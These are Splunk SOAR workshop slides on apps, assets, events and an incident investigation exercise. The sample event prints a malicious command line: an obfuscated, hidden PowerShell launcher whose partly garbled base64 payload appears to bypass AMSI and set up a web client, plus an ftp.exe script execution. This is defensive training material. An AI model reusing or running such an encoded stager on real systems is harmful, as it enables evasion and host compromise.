

Splunk SOAR Hands-On Workshop

Splunk SOAR Version 5.2

Randy Holloway, CISSP, MS
Staff Solutions Engineer

April 2022 | Version 1.3

splunk> turn data into doing™

© 2022 SPLUNK INC.



Forward-Looking Statements



This presentation may contain forward-looking statements regarding future events, plans or the expected financial performance of our company, including our expectations regarding our products, technology, strategy, customers, markets, acquisitions and investments. These statements reflect management's current expectations, estimates and assumptions based on the information currently available to us. These forward-looking statements are not guarantees of future performance and involve significant risks, uncertainties and other factors that may cause our actual results, performance or achievements to be materially different from results, performance or achievements expressed or implied by the forward-looking statements contained in this presentation.

For additional information about factors that could cause actual results to differ materially from those described in the forward-looking statements made in this presentation, please refer to our periodic reports and other filings with the SEC, including the risk factors identified in our most recent quarterly reports on Form 10-Q and annual reports on Form 10-K, copies of which may be obtained by visiting the Splunk Investor Relations website at www.investors.splunk.com or the SEC's website at www.sec.gov. The forward-looking statements made in this presentation are made as of the time and date of this presentation. If reviewed after the initial presentation, even if made available by us, on our website or otherwise, it may not contain current or accurate information. We disclaim any obligation to update or revise any forward-looking statement based on new information, future events or otherwise, except as required by applicable law.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. We undertake no obligation either to develop the features or functionalities described, in beta or in preview (used interchangeably), or to include any such feature or functionality in a future release.

Splunk, Splunk>, Data-to-Everything, D2E and Turn Data Into Doing are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names or trademarks belong to their respective owners. © 2022 Splunk Inc. All rights reserved.

splunk> turn data into doing®

Access to Today's Materials

Please work with your Splunk team as they can provide you with today's slides in a PDF format.

#whoami

© 2022 SPLUNK INC.

Randy Holloway

rholloway@splunk.com

Based in Houston, TX

25+ Years IT and Security Experience

16+ Years SIEM Experience

Came Over from ArcSight

Enjoys Michigan Football and Baseball



Overview of Splunk SOAR

Setting The Scene

Managing and Automating Investigations & Response

- Apps & Assets
- Events & Artifacts
- Actions
- Workbooks & Case Management
- Playbooks
- Custom Functions & Optional Exercise



Our goals for today

- Become familiar with the Splunk SOAR Web **User Interface**
- Gain an understanding of **Apps & Assets** (Orchestration)
- Investigate an event and manage the incident lifecycle with **Case Management**
- Design & build **Playbooks** to automate the investigation and response process




Splunk SOAR

A Quick Introduction

splunk® turn data into doing™

New Name, More Options

Flexible deployment options on-premises or cloud



Splunk Phantom

delivered on-prem

Splunk SOAR

delivered on-prem


- or -

delivered in the cloud

splunk turn data into doing®


SOAR for Security Operations

Faster execution through the OODA loop yields better security



Automation Anywhere

Hybrid Architecture with Splunk Cloud SOAR





Take action against **directly accessible solutions**

Automation broker for **secure control** over **remote locations**

Automation Anywhere

Hybrid Architecture with Splunk On-Premises SOAR





Orchestration

Coordinate complex workflows across your SOC

350+

APPS & GROWING

2150+


AUTOMATED ACTIONS




<https://splunkbase.splunk.com/apps/#/product/soar/>

splunk> turn data into doing®

The concept of Apps in SOAR



- Apps can be used to ingest data
- Apps provide orchestration for assets
- There are also apps for Splunk to support remote index and SOAR reporting



<https://splunkbase.splunk.com/apps/#/product/soar/>

splunk > turn data into doing®

How it Works


A SOAR Case Study: Blackstone

Automated Malware Investigation

"Automation with Splunk SOAR enables us to process Sandbox malware alerts in about 40 seconds vs. 30 minutes or more."

Adam Fletcher
CISO

Blackstone



splunk > turn data into doing®



Setting the Scene

splunk® turn data into doing™




\$whoareyou



Alice Bluebird
Security Analyst, Frothly

The event that we'll be investigating today:

Type	Field	Value	Actions
Selected	<input checked="" type="checkbox"/> CommandLine	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	▼
	<input checked="" type="checkbox"/> ParentCommandLine	C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQGBT AHMARQBNAIGIATABZAC4ARwBIAFQAVABZAHAZQAoACcAUwB5AHMAdABIAG0ALgBNAGEAbgBhAGcAZ QbtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQbzAGkAVQB0AGkAbABzACcAKQB8AD 8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAdABGAEkARQBsAGQAKAAAnAGEAbQBzAGkASQBuAGkAdAB GAGEAaQBsaGUUAZAAAnAcwAjwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAAdAbhAHQAaQBjACcAKQAUAFM ARQB0AFYAYQBMUHARQAoACQATgBVAEwAbAAsACQAdAbYAFUARQApAH0AOwBbAFMAWQBzAHQAR QBNAC4ATgBIAHQALgBTAEUAUgB2AGkAQwBIAFAAbwBJAE4AdABNAEEAbgBBAEcAZQByAF0AOgA6AEU AWABwAEUAYwB0ADEAMAAwAEMAbwBuAHQASQBuAHUARQA9ADAAOwAkAfCAYwA9AE4AZQBXAC0AT wBiAGOAZQBjAHQAIABTAhkAUwB0AEUATQAUe4AZQBUAC4AVwBIAEIAQwBMAEkAZQBuAHQAOwAkAH UAPQAnAE0AbwB6AGkAbABsAGEAlwA1AC4AMAAgACgAVwBpAG4AZABvAhcAcwAgAE4AVAAgADYALgA xAdxAIBXAE8AvwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAbgB2ADoAMQAxAC 4AMAApACAAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAWwBTAhkAcwB0AGUAbQAUAE4AZQB0AC4AUw BIAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAG UAcgB0AGkAzgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9 ACAAewAkAHQAcgB1AGUAfQa7ACQAVwBDAC4ASABFAGEARABIAHIAcwAuAEEAZABkACgAJwBVAHMAZ QByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAVwBDAC4AUAByAG8AeABZAD0AWwBTAFkAcwB0 AEUAbQAUAE4AZQB0AC4AVwBFAEIAUgBFAFEAVQBIAHMAdABdADoAOgBEAGUARgBhAHUAbABUAFcAR QBCAFAAUgBPAHgAWQA7ACQAVwBjAC4AUAByAG8AeABZAC4AQwBSAGUARABIAg4AVABpAGEATABzA CAAPQAgAFsAUwB5AHMAVABIAG0ALgBOAGUAVAAuAEMAcgBIAQGARQBuAHQASQBBAGwAQuBhAGMA aABIAF0AOgA6AEQAZQBmAEEAdQBbAHQATgBIAFQAVwBvAHIAawBDAHIARQBEAGUATgBUEkAQQBbAH MAOwAkAEsAPQBbAFMAeQBzAFQAZQBtAC4AVABIAHgAVAAuAEUAbgBjAE8ARABJAE4ARwBdADoAOgB	▼



User Access Information

Please work with your Splunk team to determine how best to access the instances.



Let's Get Started

splunk® turn data into doing™

Apps & Assets

The screenshot shows the SOAR dashboard with a dark theme. On the left, a sidebar menu is open, with the 'Apps' option highlighted by a pink box and a callout bubble containing the text 'Click!'. The main dashboard area displays the following information:

- Automation ROI Summary:**
 - Resolved events: 1
 - Mean dwell time: 5 mo 9 d
 - Mean time to resolve: 0 m
 - FTE Gained: 0.0
 - Time saved: 8 m
 - Dollars saved: \$6
- Workload:** Total Workload is 3. A progress bar shows Alice Blu... at 3.
- Events by Status:** Unresolved: 2, Resolved: 1, All: 3. A donut chart shows 2 total events, with 1 Medium (yellow) and 1 High (red).
- Top Playbooks and Actions:** Top Playbooks: suspicious_offic (Actions: 1, Execute Time: 2.7 sec). Top Actions: suspicious_offic (Executed: 1).

The top right of the dashboard shows a license notice: Non-production use license. for all users, for all tenants, and a configuration section. The bottom right corner features the Splunk logo with the tagline "turn data into doing".

Apps & Assets

The screenshot shows the Splunk App Store interface with several app cards displayed:

- Blue Coat Dev** Publisher: Blackstone Version: 1.1.3 Documentation. Includes a "CONFIGURE NEW ASSET" button and a gear icon.
- splunk>** This card has a pink box around the "Click!" button. It includes a "CONFIGURE NEW ASSET" button and a gear icon.
- MALWARE bazaar** Publisher: Splunk Community Version: 1.0.1 Documentation. Includes a "CONFIGURE NEW ASSET" button and a gear icon.
- MAXMIND** Publisher: Splunk Version: 2.1.9 Documentation. Includes a "CONFIGURE NEW ASSET" button and a gear icon.
- PhishTank** Publisher: Splunk Version: 2.0.1 Documentation. Includes a "CONFIGURE NEW ASSET" button and a gear icon.

A pink arrow points from the "Click!" button to the "3 supported actions" link in the DNS app card.

splunk> turn data into doing®

Apps & Assets

splunk>

DNS Publisher: Splunk Version: 2.0.22 [Documentation](#)

This app implements investigative actions that return DNS Records for the object queried

- ▼ 3 supported actions
 - **lookup ip** - Query Reverse DNS records for an IP
 - **lookup domain** - Query DNS records for a Domain or Host Name
 - **test connectivity** - Validate the asset configuration for connectivity
- ▼ 1 configured asset

Name	Description
google_dns	Google DNS

Click!



Viewing our Events

The screenshot shows the Splunk SOAR interface. On the left, there's a sidebar with various navigation options: Apps, Home, Sources (which is currently selected and highlighted with a pink box), Indicators, Cases, Playbooks, Apps, Administration, Reporting, and Documentation. A callout bubble with the text "Click!" points to the "Sources" menu item. The main content area displays information about a "Blue Coat Dev" app, including its publisher (Blackstone), version (1.1.3), documentation link, and details about supported actions and assets. Below this, there's a section for the "DNS" app, which implements investigative actions for DNS records. It shows 3 supported actions (lookup ip, lookup domain, test connectivity) and 1 configured asset (google_dns). The asset is described as Google DNS. At the bottom right, the Splunk logo is visible with the tagline "turn data into doing".

Events View

Non-production use license. **soar-hands-on** version 5.1.0.70187 **Alice Bluebird**

Sources

Events **Indicators** **Cases** **Tasks**

Search by event names or ID **Hit enter to search**

Show **My Events** **+ EVENT** **IMPORT**

Top Events **Severity** **Status** **Top Owners**

Owner:	user001-splk alice bluebird	CLEAR	EDIT	Dynamic Updates	Show Stats						
ID	NAME	LABEL	TENANT	OWNER	STATUS	SEVERITY	SENSITIVITY	ARTIFACTS	CREATED	OPENED	UPDA
15	User Account Locked	events	Tenant 1	user001-splk Alice ...	Closed	LOW	TLP:WHITE	1	Today at 7:59 am	an ho	
14	Suspicious URL	events	Tenant 1	user001-splk Alice ...	Open	HIGH	TLP:RED	1	Today at 7:56 am	Today at 7:57 am	an ho
13	Suspicious Office Document	events	Tenant 1	user001-splk Alice ...	New	MEDIUM	TLP:AMBER	1	Today at 7:32 am	Today at 7:32 am	an ho
2	Threat Activity Detected	events	Tenant 1	user001-splk Alice ...	New	MEDIUM	TLP:AMBER	1	Dec 8th 2020 at 6:14 pm	Today at 7:32 am	an ho

Show **10**

The screenshot shows the Splunk SOAR Events View. At the top, there's a navigation bar with 'splunk > SOAR' and a search bar. To the right are status indicators for 'Non-production use license', 'soar-hands-on version 5.1.0.70187', and a user profile for 'Alice Bluebird'. Below the navigation is a dropdown menu for 'Sources' with options 'Events', 'Indicators', 'Cases', and 'Tasks', where 'Events' is selected. A search bar below the dropdown contains the placeholder 'Search by event names or ID' with the instruction 'Hit enter to search'. To the right of the search bar are buttons for 'Show' (set to 'My Events'), '+ EVENT', and 'IMPORT'. Below these are four summary cards: 'Top Events' (4 events), 'Severity' (High 1, Medium 2, Low 1), 'Status' (New 2, Open 1, Closed 1), and 'Top Owners' (4 owners, one listed as 'user001-splk...'). Further down, there's a section for 'Owner' filtering with 'user001-splk | alice bluebird' and buttons for 'CLEAR' and 'EDIT'. A table follows, showing a list of events with columns for ID, NAME, LABEL, TENANT, OWNER, STATUS, SEVERITY, SENSITIVITY, ARTIFACTS, CREATED, OPENED, and UPDA. The table lists five events: 'User Account Locked' (Closed, Low severity, TLP:WHITE sensitivity), 'Suspicious URL' (Open, High severity, TLP:RED sensitivity), 'Suspicious Office Document' (New, Medium severity, TLP:AMBER sensitivity), and 'Threat Activity Detected' (New, Medium severity, TLP:AMBER sensitivity). At the bottom of the table are navigation arrows and a 'Show' button followed by a dropdown menu set to '10'.

A Couple of Things to Take a Note of

- You may have already noticed that the SOAR lab instances are configured in multi-tenancy mode
- During the hands-on exercises we need to use the Tenant ID which is whatever your Tenant # is, i.e. Tenant 1 has Tenant ID 1

ID	NAME	LABEL	TENANT	OWNER	STATUS	SEVERITY	SENSITIVITY	ARTIFACTS
15	User Account Locked	events	Tenant 1	user001-splk Alice ...	Closed	LOW	TLP: WHITE	1
14	Suspicious URL	events	Tenant 1	user001-splk Alice ...	Open	HIGH	TLP: RED	1
13	Suspicious Office Document	events	Tenant 1	user001-splk Alice ...	New	MEDIUM	TLP: AMBER	1
2	Threat Activity Detected	events	Tenant 1	user001-splk Alice ...	New	MEDIUM	TLP: AMBER	1

- We also use the Event ID for debugging our playbooks
- Take a note of your specific details now for the ‘Threat Activity Detected’ event, it will save you time later

Where We're At So Far

At this point everyone should have been able to log into their SOAR instance

You should have the following assets available to you:

- VirusTotal
- Threat Miner
- Whois
- Maxmind
- Blue Coat

There should be one event titled “Threat Activity Detected” when looking at the “My Events” dashboard and that should be assigned to you

You should know the ID for this event along with your tenant ID

If you do not have these things, please let us know before we move on



Investigating the Event

splunk® turn data into doing™



- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Information On the Tools Alice Has Available



VirusTotal inspects items with over 70 antivirus scanners and URL/domain watchlist services, in addition to a myriad of tools to extract signals from the studied content.



ThreatMiner is an open source search engine for fast threat intel research and pivoting with context.



Whois is a widely used Internet record listing that identifies who owns a domain and how to get in contact with them.

Information On the Tools Alice Has Available



Maxmind is a free IP geolocation databases providing information such as the country and city of an IP address.



Blue Coat is a high-performance on-premises secure web gateway appliances that protect organizations across the web, social media, applications and mobile networks.

Investigating the Event

